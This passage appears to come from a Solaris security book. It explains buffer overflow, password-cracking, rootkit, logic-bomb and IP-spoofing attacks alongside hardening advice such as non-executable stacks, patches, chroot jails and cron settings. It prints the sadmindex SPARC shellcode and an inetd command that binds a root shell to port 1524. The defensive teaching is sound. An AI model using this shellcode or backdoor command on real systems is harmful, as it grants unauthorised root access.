May 25 20:57:48 solaris inetd[197]: [ID 858011 daemon.warning]
 /usr/sbin/sadmind: Bus Error - core dumped
May 25 20:57:50 solaris inetd[197]: [ID 858011 daemon.warning]
 /usr/sbin/sadmind: Segmentation Fault - core dumped
May 25 21:00:25 solaris inetd[197]: [ID 858011 daemon.warning]
 /usr/sbin/sadmind: Bus Error - core dumped
May 25 21:00:27 solaris inetd[197]: [ID 858011 daemon.warning]
 /usr/sbin/sadmind: Segmentation Fault - core dumped
May 25 21:00:47 solaris inetd[197]: [ID 858011 daemon.warning]
 /usr/sbin/sadmind: Bus Error - core dumped
May 25 21:00:52 solaris inetd[197]: [ID 858011 daemon.warning]
 /usr/sbin/sadmind: Segmentation Fault - core dumped
May 25 21:01:59 solaris inetd[197]: [ID 858011 daemon.warning]
 /usr/sbin/sadmind: Segmentation Fault - core dumped
May 25 21:02:03 solaris inetd[197]: [ID 858011 daemon.warning]
 /usr/sbin/sadmind: Bus Error - core dumped
May 25 21:02:09 solaris inetd[197]: [ID 858011 daemon.warning]
 /usr/sbin/sadmind: Segmentation Fault - core dumped
May 25 21:02:28 solaris inetd[197]: [ID 858011 daemon.warning]
 /usr/sbin/sadmind: Bus Error - core dumped
May 25 21:02:30 solaris inetd[197]: [ID 858011 daemon.warning]
 /usr/sbin/sadmind: Segmentation Fault - core dumped
May 25 21:05:05 solaris inetd[197]: [ID 858011 daemon.warning]
 /usr/sbin/sadmind: Bus Error - core dumped
May 25 21:05:07 solaris inetd[197]: [ID 858011 daemon.warning]
 /usr/sbin/sadmind: Segmentation Fault - core dumped
```

The target program is the sadmind process. One exploit for the sadmind vulnerability in Solaris 2.6 and Solaris 7 would, upon success, open a root shell on the target system using the following exploit code:

```
echo ingreslock stream tcp nowait root /bin/sh sh -i >> /tmp/x;
    /usr/sbin/inetd -s /tmp/x
```


In the case of this particular vulnerability, a tell-tale sign of a successful exploit is the extra inetd process running on the system. The extra inetd process listens on port 1524 (using the example above), ready to bind an interactive shell to that port.

Notes from the Underground…

Anatomy of a Buffer Overflow

How does a buffer overflow work? In short, the idea is to inject the necessary code into the target buffer and then change the Instruction Pointer in the stack to point back to that code. This concept is shown in Figure 10.3.

Figure 10.3 Buffer Overflow Mechanics



When the code is injected into the buffer, it is larger than the size that the buffer expects. Care must be taken when creating the code—if it is too large and doesn't write the new memory address into the IP, it is very likely that the program will crash. In Figure 10.3, the code is written into the stack and writes toward the bottom of the stack. The

Continued

memory address of the code to be executed is written into the Instruction Pointer (1). When a return statement is reached, the address of the instruction is copied from the IP onto the processor. The code at that location is then executed. In this case, the address points back to the top of the stack (2). A JMP is used to get around the problem of not knowing exactly where in the memory space of the program being exploited the exploit code will reside. A JMP instruction allows for the use of IP-relative addressing because it only has to provide an IP offset from the current instruction. By having the JMP instruction jump to a CALL instruction (3), the exploit string (which would be located in the Stack Frame Pointer, SFP) is pushed onto the stack as the instruction to be executed upon return from the exploit code. The CALL instruction uses IP-relative addressing to point to the first instruction in the exploit code (4) and transfers control to there. When the exploit code has finished, the exploit string is executed (it is the next instruction to be executed upon return from the CALL).

What does an exploit look like? Consider one of the Solaris sadmind exploits. This particular shellcode was created by "Cheez Whiz" in his sadmindex exploit. The purpose of this code is to generate a shell in which the command to be executed is run.

```
char shell[] =
/*   0 */ "\x20\xbf\xff\xff"   /* bn,a ?                 */
/* skip:                                                 */
/*   4 */ "\x20\xbf\xff\xff"   /* bn,a ?                 */
/*   8 */ "\x7f\xff\xff\xff"   /* call skip              */
/* execve:                                               */
/*  12 */ "\x90\x03\xe0\x5c"   /* add %o7,92,%o0         */
/*  16 */ "\x92\x22\x20\x10"   /* sub %o0,16,%o1         */
/*  20 */ "\x94\x1b\xc0\x0f"   /* xor %o7,%o7,%o2        */
/*  24 */ "\xec\x02\x3f\xf0"   /* ld [%o0-16],%l6        */
/*  28 */ "\xac\x22\x80\x16"   /* sub %o2,%l6,%l6        */
/*  32 */ "\xae\x02\x60\x10"   /* add %o1,16,%l7         */
/*  36 */ "\xee\x22\x3f\xf0"   /* st %l7,[%o0-16]        */
/*  40 */ "\xae\x05\xe0\x08"   /* add %l7,8,%l7          */
/*  44 */ "\xc0\x2d\xff\xff"   /* stb %g0,[%l7-1]        */
/*  48 */ "\xee\x22\x3f\xf4"   /* st %l7,[%o0-12]        */
```

Continued

```
/*  52 */ "\xae\x05\xe0\x03"   /* add %l7,3,%l7          */
/*  56 */ "\xc0\x2d\xff\xff"   /* stb %g0,[%l7-1]       */
/*  60 */ "\xee\x22\x3f\xf8"   /* st %l7,[%o0-8]        */
/*  64 */ "\xae\x05\xc0\x16"   /* add %l7,%l6,%l7       */
/*  68 */ "\xc0\x2d\xff\xff"   /* stb %g0,[%l7-1]       */
/*  72 */ "\xc0\x22\x3f\xfc"   /* st %g0,[%o0-4]        */
/*  76 */ "\x82\x10\x20\x3b"   /* mov 59,%g1             */
/*  80 */ "\x91\xd0\x20\x08"   /* ta 8                    */
/* data:                                                  */
/*  84 */ "\xff\xff\xff\xff"   /* DATA                    */
/*  88 */ "\xff\xff\xff\xff"   /* DATA                    */
/*  92 */ "\xff\xff\xff\xff"   /* DATA                    */
/*  96 */ "\xff\xff\xff\xff"   /* DATA                    */
/* 100 */ "\x2f\x62\x69\x6e\x2f\x73\x68\xff"  /* DATA     */
/* 108 */ "\x2d\x63\xff";      /* DATA                    */
```

Generating this type of shellcode involves creating the exploit program to be injected into the vulnerable buffer, compiling it, then using a debugger such as gdb to generate the hex representation of the binary code. Once this hex code is obtained, it is written into a program that will inject it into the exploitable buffer. When the shell code is executed it sets up a simple shell environment in which the command to be executed is run. In the case of Cheez Whiz's exploit, this command is:

```
echo ingreslock stream tcp nowait root /bin/sh sh -i >>
     /tmp/x; /usr/sbin/inetd -s /tmp/x
```

Preventing buffer overflows is quite literally a race against time. Defending against buffer overflows depends on how quickly Sun can provide patches against known buffer overflow vulnerabilities. However, there is some defense available, as buffer overflows tend to require that a stack be executable and it is possible to turn off this feature. This is done by adding the following lines to the /etc/system file:

```
set noexec_user_stack = 1
set noexec_user_stack_log = 1
```

The first command disables the execution of code directly on the stack, while the second command causes any such attempt to be logged. Adding these to the /etc/system file will require a reboot. One caveat should be mentioned here: while these commands make it more difficult to successfully execute a buffer overflow, they do not prevent them completely. Nothing can prevent the attacker from constructing CALL frames to library calls and jumping into the library call. From there, a few calls and they will have allocated some memory and jumped to it.

New buffer overflows are discovered at fairly regular intervals, but not all overflows discovered result in escalated privileges or remote access. However, any buffer overflows discovered in processes that run under the root user ID or are discovered in root setuid programs are to be taken very seriously and must be dealt with immediately. The best defense against known buffer overflows is to keep systems patched to the most current revision levels.

Buffer Overflow against a Web Server

A buffer overflow against a Web server on Solaris is nothing like a buffer overflow attack against Microsoft's Internet Information Server. Buffer overflows against Apache servers are typically targeted at the CGI programs run by the Apache server. These types of buffer overflows result in the Web server executing arbitrary commands in the context of the Web server account. Protecting against buffer overflows on a Web server involves two primary steps:

- Run the Web server as a nonprivileged user
- Run the Web server in a chrooted environment.

To run Apache as a nonprivileged user, the user account that the Web daemon will run as needs to be in the password file. This can be accomplished either by using an existent nonprivileged account such as *nobody*, or by adding a user account such as httpd to the password file and then locking the account. The /usr/sbin/useradd program can be used to create the account in Solaris, and the account can then be locked using the passwd command with the -l (lock) option as shown in the following:

```
[root@nostromo:/]
# useradd -u 65535 -g 65534 -d /opt/www -s /bin/false -c
# "Web Server account" -m httpd
6 blocks
[root@nostromo:/]
```

```
# passwd -l httpd
[root@nostromo:/]
# grep httpd /etc/passwd /etc/shadow
/etc/passwd:httpd:x:65535:65534:Web Server
    account:/opt/www:/bin/false
/etc/shadow:httpd:*LK*:11558::::::
```

Running an Apache Web server in a chrooted environment requires a little more effort. The first thing to do is determine the library dependencies of the httpd binary. This information can be gathered using ldd. In the following example, the library dependencies of the various programs of an Apache Web server are determined.

```
# ldd ab htdigest htpasswd httpd logresolve rotatelogs
ab:
        libsocket.so.1 =>        /usr/lib/libsocket.so.1
        libnsl.so.1 =>   /usr/lib/libnsl.so.1
        libdl.so.1 =>    /usr/lib/libdl.so.1
        libc.so.1 =>     /usr/lib/libc.so.1
        libmp.so.2 =>    /usr/lib/libmp.so.2
htdigest:
        libsocket.so.1 =>        /usr/lib/libsocket.so.1
        libnsl.so.1 =>   /usr/lib/libnsl.so.1
        libdl.so.1 =>    /usr/lib/libdl.so.1
        libc.so.1 =>     /usr/lib/libc.so.1
        libmp.so.2 =>    /usr/lib/libmp.so.2
htpasswd:
        libsocket.so.1 =>        /usr/lib/libsocket.so.1
        libnsl.so.1 =>   /usr/lib/libnsl.so.1
        libdl.so.1 =>    /usr/lib/libdl.so.1
        libc.so.1 =>     /usr/lib/libc.so.1
        libmp.so.2 =>    /usr/lib/libmp.so.2
httpd:
        libsocket.so.1 =>        /usr/lib/libsocket.so.1
        libnsl.so.1 =>   /usr/lib/libnsl.so.1
        libdl.so.1 =>    /usr/lib/libdl.so.1
        libc.so.1 =>     /usr/lib/libc.so.1
        libmp.so.2 =>    /usr/lib/libmp.so.2
logresolve:
        libsocket.so.1 =>        /usr/lib/libsocket.so.1
        libnsl.so.1 =>   /usr/lib/libnsl.so.1
        libdl.so.1 =>    /usr/lib/libdl.so.1
        libc.so.1 =>     /usr/lib/libc.so.1
        libmp.so.2 =>    /usr/lib/libmp.so.2
rotatelogs:
        libsocket.so.1 =>        /usr/lib/libsocket.so.1
        libnsl.so.1 =>   /usr/lib/libnsl.so.1
        libdl.so.1 =>    /usr/lib/libdl.so.1
        libc.so.1 =>     /usr/lib/libc.so.1
        libmp.so.2 =>    /usr/lib/libmp.so.2
```

If, for example, the Web server will be run with /opt/www as the root directory, then the following example directory structure should be created under /opt/www:

```
# mkdir /opt/www/etc
# mkdir /opt/www/htdocs
# mkdir /opt/www/usr
# mkdir /opt/www/usr/lib
# mkdir /opt/www/bin
# mkdir /opt/www/usr/sbin
# mkdir /opt/www/dev
```

The actual structure of the chrooted directory tree is dependent on the configuration of the Web server. The structure given above is merely an example.

The libraries identified by ldd should be copied to a /usr/lib directory under the chrooted environment. There may be additional support libraries that should be copied into the chrooted /usr/lib directory. For example, libnsl.so.1 relies on libresolv.so for name resolution, so libresolv.so should be included in the chrooted /usr/lib directory. Since the Apache server will run with its own user ID, the /etc/passwd and /etc/group file should be installed in the /opt/www/etc directory in order for the server to be able to access those files. *Note: do not copy the /etc/shadow file to the chrooted environment, it is not necessary!* The Apache Web pages should also be installed under the chrooted environment so that they are accessible by the httpd process. Once everything is in place, the Web server can be started with the command:

```
# chroot /opt/www /usr/sbin/httpd
```

This will start the Apache Web server in the chrooted environment, where it will be more secure.

A full discussion of the steps necessary to run Apache in a chrooted environment can be found in "Jailed Internet Services" by Liam Widdowson, in *SysAdmin*, August 2001, vol. 10, no. 8, pp. 39–45.

Buffer Overflow against an FTP Server

Solaris's FTP server daemon can also be subjected to buffer overflow attacks. A recent attack against FTPd targeted the globbing function in the code, which is used to expand shorthand notation into complete file names. Implementations of the c-shell globbing code are vulnerable to buffer overflows. When an FTP daemon receives a request involving a file that has a tilde "**~**" as its first character, it typically runs the entire filename string through globbing code in order to resolve the specified home directory into a full path. This has the side effect of expanding other metacharacters in the pathname string, which can lead to very large input strings being passed into the main command processing routines. By supplying a pattern string to the FTP server containing a set of brackets "**{}**" followed by an overly long string, a remote attacker can overflow a buffer in the execbrc() function and execute arbitrary code on the FTP server. While the FTP servers of other operating systems (such as NetBSD) required that the attacker be able to create directories on the target systems in order to successfully execute the exploit. This was not the case with Solaris. In Solaris, an exploitable heap overflow of this nature is triggered by the LIST command. This vulnerability occurs when the FTP daemon attempts to construct a string using unbounded string operations in order to execute the /bin/ls program. This particular vulnerability in Solaris's FTP server can be fixed with the patches listed in Table 10.2.

Table 10.2 Patches for Solaris FTP Globbing Vulnerability

OS Version	Patch ID
SunOS 5.8	111606-01
SunOS 5.8 x86	111607-01
SunOS 5.7	110646-02

Continued

Table 10.2 Continued

OS Version	Patch ID
SunOS 5.7 x86	110647-02
SunOS 5.6	106301-03
SunOS 5.6 x86	106302-03
SunOS 5.5.1	103603-16
SunOS 5.5.1 x86	103604-16
SunOS 5.5	103577-12
SunOS 5.5 x86	103578-12

Defending against this attack requires that the appropriate patches be applied and that the stack is made nonexecutable. Another possibility is to replace the stock Solaris FTP server with a different server, such as ProFTPd (www.proftpd.net) or D. J. Bernstein's publicfile (http://cr.yp.to/publicfile.html) program.

Securing against Brute Force Hacks

A brute force attack is used by an attacker in an attempt to break account passwords on a system. Brute force attacks usually includes fingering the host to gain account information. Once account names have been obtained, an attacker may try simple "joe login" checks. Joe logins are accounts for which the password is the same as the account name, like guest/guest or jdoe/jdoe. An account like this may be the first entry an attacker has into a system. An attacker could write a simple script in Expect to automate the brute force attempts against a system. The main goal is to gain some access, whether privileged or not, into a system. Once initial access is obtained, the real targets, the /etc/passwd and /etc/shadow files, are within sight.

Like other System VR4 UNIX operating systems, Solaris keeps account information in two files:

- A globally readable /etc/passwd file containing noncritical data such as the account name, default shell, user ID, and group ID.
- An /etc/shadow file for the account passwords, password expiration dates, and other critical account data.

The shadow file is readable only by the root user or by someone running a program that is setuid root. To access the encrypted passwords in the shadow file, an attacker must either access the system as a privileged user by executing an attack that elevates their privileges from a regular user to root, or dump the password/shadow information out of the NIS/NIS+ maps using ypcat or niscat, respectively.

Tools & Traps…

Solaris Password Facts: How a Password Is Made

Under UNIX systems like Solaris, a password has a maximum length of eight characters. The password selected by the user is converted into a 56-bit value (using 7-bit ASCII) which then serves as the input into an encryption function known as crypt(). The crypt() function is based on a modified data encryption standard (DES) algorithm using a 12-bit salt value. The salt is a two-character string chosen from the set [a-zA-Z0-9./] and is typically related to the time at which the password is assigned by the user. The modified algorithm uses the user-input password and the salt value on a 64-bit block of zeros. The output of this encryption is then used as the input for a second round of encryption using the password and the salt value. This process is repeated 25 times with the final 64-bit output being translated into an 11-character sequence which is then stored, along with a plaintext copy of the salt, in the /etc/shadow file. This encryption procedure is a one-way function. It is not possible to take an encrypted password and decrypt it. When a user logs in and inputs his password into the system, the login program looks up the salt in the shadow file, performs the encryption function using the user-supplied password, and compares the output to the stored hash in the shadow file. If they match, the user is authenticated. If not, the user is denied access.

Once the password/shadow file information is obtained, the attacker can transfer the files to his own machine and run a password-cracking program such as Crack or John the Ripper at his leisure. In the strictest sense, password cracking programs do not actually crack passwords—rather, they try to find the password which, when provided as input into the crypt() routine along with the proper salt, will encode a 64-bit block of zeros into a string which matches the entry found in the shadow file. Basically, the cracking program reads a password from the dictionary, reads the salt from the shadow file, and uses both as input into crypt()-like routine. It then takes the output string and compares it to the entry in the shadow file just like the system login program does. Programs like John the Ripper have a dictionary file containing common user passwords that they use to make a first attempt at cracking passwords.John the Ripper also contains heuristic rules allowing the program to utilize information from other fields in the password file, as well as variations of password spellings including numerical and metacharacter substitutions.

Defending against Password Crackers

Defending against password cracking is one of the oldest problems in system security. Weak passwords have been the source of many break-ins on many systems. The problem with passwords comes from the fact that users tend to choose something that is easy to remember. This fact is leveraged by attackers when they first try to access a system.

The first line of defense against brute force attacks and the success of password-cracking programs is setting a policy for passwords. Obviously, passwords should not be words that are easy to guess, such as the user's name. Passwords should, at the minimum, include one number, one metacharacter, and at least one change in case. Passwords should also have a maximum lifetime set, but be careful not to make the lifetime for a password too short—the shorter the lifetime, the more likely it is that users will gravitate toward weaker passwords.

There are many methods of testing password strength, including challenge-response systems and the use of programs to check passwords as users choose them. Some of the more common password-checking programs include anlpasswd (Argonne National Laboratory), npasswd, and passwd+. These programs perform proactive checks on user passwords and do not accept passwords that are deemed too weak. In addition, the author of John the Ripper has written a password-strength-checking program for PAM-aware password-changing programs. Finally, it is extremely important to periodically run the system password/shadow file through a password-cracking program like John the Ripper or Crack. This is perhaps one of the best methods of proactively identifying accounts with weak passwords. A note of caution, though: the use of tools such as John the Ripper may require management approval. There have been cases of system administrators being reprimanded and even having their employment terminated due to the unauthorized use of these types of tools.

Another defense against brute force attacks against passwords is the use of one-time password systems. These can range from the SecureID system from RSA Security to the freeware S/Key and OPIE (One-time Passwords In

Everything) programs found on the Internet. OPIE provides drop-in replacements for Solaris's login, su, and in.ftpd programs. All of the one-time password systems utilize a challenge-response mechanism whereby upon login, a user is provided with a given challenge and then must compute the proper response, preferably offline or on his local machine. Once a particular challenge has been used, it is discarded and not reused.

Defending against users choosing weak passwords is extremely difficult. The main defense against password-cracking programs is to making access to the password hashes as difficult as possible. In cases where NIS or NIS+ are not in use, this may come down to ensuring that the /etc/shadow file is secure and that no local or remote vulnerabilities exist on the system that could allow an attacker, whether from outside or within the network, to access the system as root.

However, if NIS is being used, protecting the password information is more difficult. An outside attacker who gains access to any system participating in the NIS domain has access to the password information. With NIS+, the problem can be alleviated somewhat by restricting access to the password table entry so that each account has access to only its own password.

Securing against Trojan Horse Hacks

Trojan horse hacks get their name from the legendary exploit used by the Greek army during its war with the city of Troy. In these exploits, something that appears to be normal is, in actuality, a tool used by an attacker to further exploit a system or to attack other systems.

Defending against Rootkits

A rootkit is a software package used by system intruders to provide them with various capabilities on a system once they have succeeded with the initial incursion. A typical rootkit attack begins with the attacker gaining access to a system, either by using a stolen or easily guessed password or by using a buffer overflow attack to log in to a host. Once access is gained, the attacker may try to elevate his privilege level using known vulnerabilities in whodo, mailtool, mailx, or in.lpd. With initial access gained and root privileges obtained, the attacker can then upload and install a rootkit.

One of the oldest rootkits for Solaris is simply called *Rootkit*. This particular kit can be traced as far back as early 1994 and originally came in two variants: one for Linux and one for SunOS (not Solaris, but SunOS 4.X systems).

Sometime around 1996, Rootkit was adapted for Solaris. Rootkit consists of a sniffer program such as tcpdump or etherfind and the source code to various system binaries such as ps, ls, ifconfig, and netstat, to name a few. Specifically, Rootkit contains:

- Ethernet sniffer
- Trojan login replacement program with a back door
- Support programs such as ps, netstat, ifconfig, ls, and du
- A utility for installing the trojan system binaries with the same dates, UID, GID, permissions and checksums as the original programs

Variants of Rootkit might contain a replacement in.telnetd or trojan chfn, chsh, inetd, top, and syslogd programs. Rootkit components are designed very neatly to provide the attacker with guaranteed access to the compromised system as well as tools to further infiltrate other systems.

The login, ps, netstat and ifconfig files are written to read mask files and to specify which output to hide. The mask files are quite expressive and can hide a great deal of activity. The login program is a trojan that allows anyone to log in as root across the network by supplying the *magic* password, which is provided during the installation of the kit. The netstat replacement program hides network connections, and the ifconfig trojan hides the fact that the network interface is in promiscuous mode. Finally, the ps trojan hides processes running under a specified UID, tty, or program name.

A more recent rootkit is the Solaris Integrated Trojan Facility (sitf) by *plasmoid of THC, The Hacker's Choice.* This rootkit is employed as a loadable kernel module. Loadable kernel modules comprise a crucial part of the kernel architecture by providing an interface to the hardware devices and data within the kernel memory. Unfortunately, loadable kernel modules also provide attackers with a superb method of operating undetected on a system. One of the more notable rootkits that utilizes loadable kernel modules is the *Adore* rootkit (for Linux and FreeBSD).

Loadable kernel modules give the attacker the ability to redirect syscalls. This redirection, in turn, can allow the attacker to hide files, directories, or processes, sniff packets on the network, and even obtain remote control of the system. Under Solaris, the loadable kernel module can be hidden so that running the **modinfo** command does not reveal the presence of the additional module.

Rootkits don't represent system attacks in the traditional sense. These packages require that the attacker gain some sort of elevated privilege in order to install the kit and run it properly. Defending against rootkits requires dealing with any vulnerability that may yield the proper privileges to install a rootkit. Patch levels should be maintained and all unnecessary services should be turned off. Occasionally running the shell script *chkrootkit* (www.chkrootkit.org) will also help, but it should not be solely relied upon.

Defusing Logic Bombs

A logic bomb is defined as malicious logic which causes damage to a system when triggered by some specific condition. Just like a real explosive device, a logic bomb lies dormant until some event is realized. The trigger might be something like a login by a particular user or even a lack of a login within a specified time, or it might be the number of times a program has been executed or a random number. It could even be a more specific event, such as the deletion of a user account or a change in the status of a network interface from up to down. Logic bombs can vary in range and complexity. The range of damage can be anything from the deletion of a single file to the deletion of an entire partition or disk.

The simplest logic bomb could be an entry in a user's crontab periodically checking for an event. Other logic bombs exist, however, including trojan binaries. The best way to control logic bombs is to use file-integrity-checking software to monitor any changes to a system's crontab files for root and other users. The drawback to this approach is that any legitimate modification to a crontab will require a recalculation of the integrity checker's database entry for that file.

Overall, logic bombs are the most difficult kind of attacks to detect. Defending against a logic bomb requires the use of a file integrity check system such as Tripwire, Fcheck, or AIDE. On a newly installed system, the file-integrity-checking software should be run before the system is made available to general users. In this way, a baseline snapshot of the system can be taken and then stored offline. Any changes to a crontab file or other file in the system will require a rebuild of the database, but this will provide some security in terms of monitoring unauthorized files changes.

Securing cron Jobs

Securing cron jobs is a very important part of securing a Solaris system. The cron daemon runs as root, but performs a seteuid before executing any commands in a nonroot user's crontab, so that any commands are run as that user and not as root.

Changes in the crontabs are controlled by the crontab program. This program can load a user's crontab to an editor, and when the user is finished and exits the editor, crontab signals the cron daemon to reread that particular crontab file for any changes. Access to the crontab facility is controlled through the presence (or lack of presence) of two files: /etc/cron.d/cron.allow and /etc/cron.d/cron.deny. To give a nonroot user the ability to use the crontab command, the username must either:

- exist in /etc/cron.d/cron.allow or
- if the /etc/cron.d/cron.allow file does not exist, the username must not be in the /etc/cron.d/cron.deny file

A user can be denied the ability to use the crontab command if:

- the file /etc/cron.d/cron.allow must exist and the user is not in this file, or
- the file /etc/cron.d/cron.allow does not exist and the user name is in the /etc/cron.d/cron.deny file, or
- neither file exists

Control of some aspects of the cron daemon is available through the use of the file /etc/default/cron. This file can have three possible entries:

- **CRONLOG** Controls whether the cron daemon keeps a log of all actions taken.
- **PATH** Controls what path the cron daemon uses to search for executables when running in the context of a nonprivileged user.
- **SUPATH** Controls what path the cron daemon uses to search for executables when running in the context of the root user.

By setting the values of *PATH* and *SUPATH* properly, it is possible to prevent cron from executing programs which may be Trojan binary replacements of system commands when the cron daemon runs. Good values for *PATH* and *SUPATH* are:

```
PATH=/usr/bin:/usr/sbin:/sbin
SUPATH=/sbin:/usr/sbin:/usr/bin
```

If custom scripts are going to be used by the cron daemon, it is best to create a secure directory where the scripts can reside. One possibility is to have a directory

/etc/cron.d/custom/secure whose permissions are set as rwx--x---, owned by the user root and the group 'root'. The scripts can reside in that directory, where they are only accessible by the cron daemon when running in the context of the root user.

Another way to improve the security of the cron daemon, especially when running root cron jobs, is to specify the fully qualified path to any system command that is to be executed. This eliminates the necessity of specifying the PATH and SUPATH variables in the /etc/default/cron file, since all system commands are specified completely, including the directory where that command can be found.

Defending against PATH and Command Substitution

Another favorite method used by attackers is command substitution. This attack succeeds by way of the attacker installing a trojan program, either a script or a binary, in a directory that is located earlier in the PATH environment variable than the directory of the real program. This trojan program could be, for example, a script which mimics the operation of the real binary but captures the keystrokes of the user without their being aware of it—a sort of man-in-the-middle attack.


Detecting this kind of an attack is almost as hard as detecting a logic bomb. However, if there is any suspicion that a trojan binary or script has been installed in the system in a directory, a simple **which** command will reveal it almost instantly by returning the fully qualified name of the trojan binary rather than the fully qualified name of the real program. Another way to detect this kind of attack is to use a file integrity checker such as Tripwire. Tripwire can be run against directories as well as individual files. Adding a trojan program or script to a directory would be detected as a change in the calculated database signature of that directory, and would result in an alert from the Tripwire system. Another simple way to detect this kind of command substitution is to use the Find utility.

Defending against PATH and command substitution requires very little effort on the part of the system administrator. The file /etc/default/login can be used to specify the default paths for both root and nonroot users. The environment variable *PATH* in /etc/default/login can be used to specify the default path nonroot users are given once they login. Similarly, the variable *SUPATH* can specify the default path provided to root upon successful login. Finally, proper directory permissions allowing only the root user to install new utilities and programs in a system directory will deny an attacker the ability to exploit a system using *PATH* and command substitution.

Securing against IP Spoofing

Another type of attack involves masquerading one system as another. This attack is commonly performed in order to exploit a trust relationship between two hosts. Consider the system of three Solaris workstations shown in Figure 10.4. Host A and Host B share a trust relationship through the rlogin/rsh services.

Figure 10.4 Trust Relationships



Consider the case in which an attacker on Host C wishes to break into Host B. The attacker knows that Host B and Host A share a trust relationship, and chooses to utilize that fact to execute arbitrary commands on Host B that add a new super-user account into Host B's password file. In order to do this, the attacker on Host C must first disable Host A's ability to communicate with Host B. This is done by executing a TCP SYN flood against Host A to fill up Host A's TCP connection queue, thereby preventing Host A from accepting or responding to any TCP traffic from Host B (or any other, host for that matter).

Figure 10.5 shows how Host C's denial of service attack effectively prevents any communication with Host A.

Once Host A has been incapacitated by Host C's DoS attack, Host C can send spoofed packets to Host B using the IP address of Host A. Host B believes it is communicating with Host A, when in reality it is communicating with Host C. This is shown in Figure 10.6.

Figure 10.5 Denial of Service against Host A


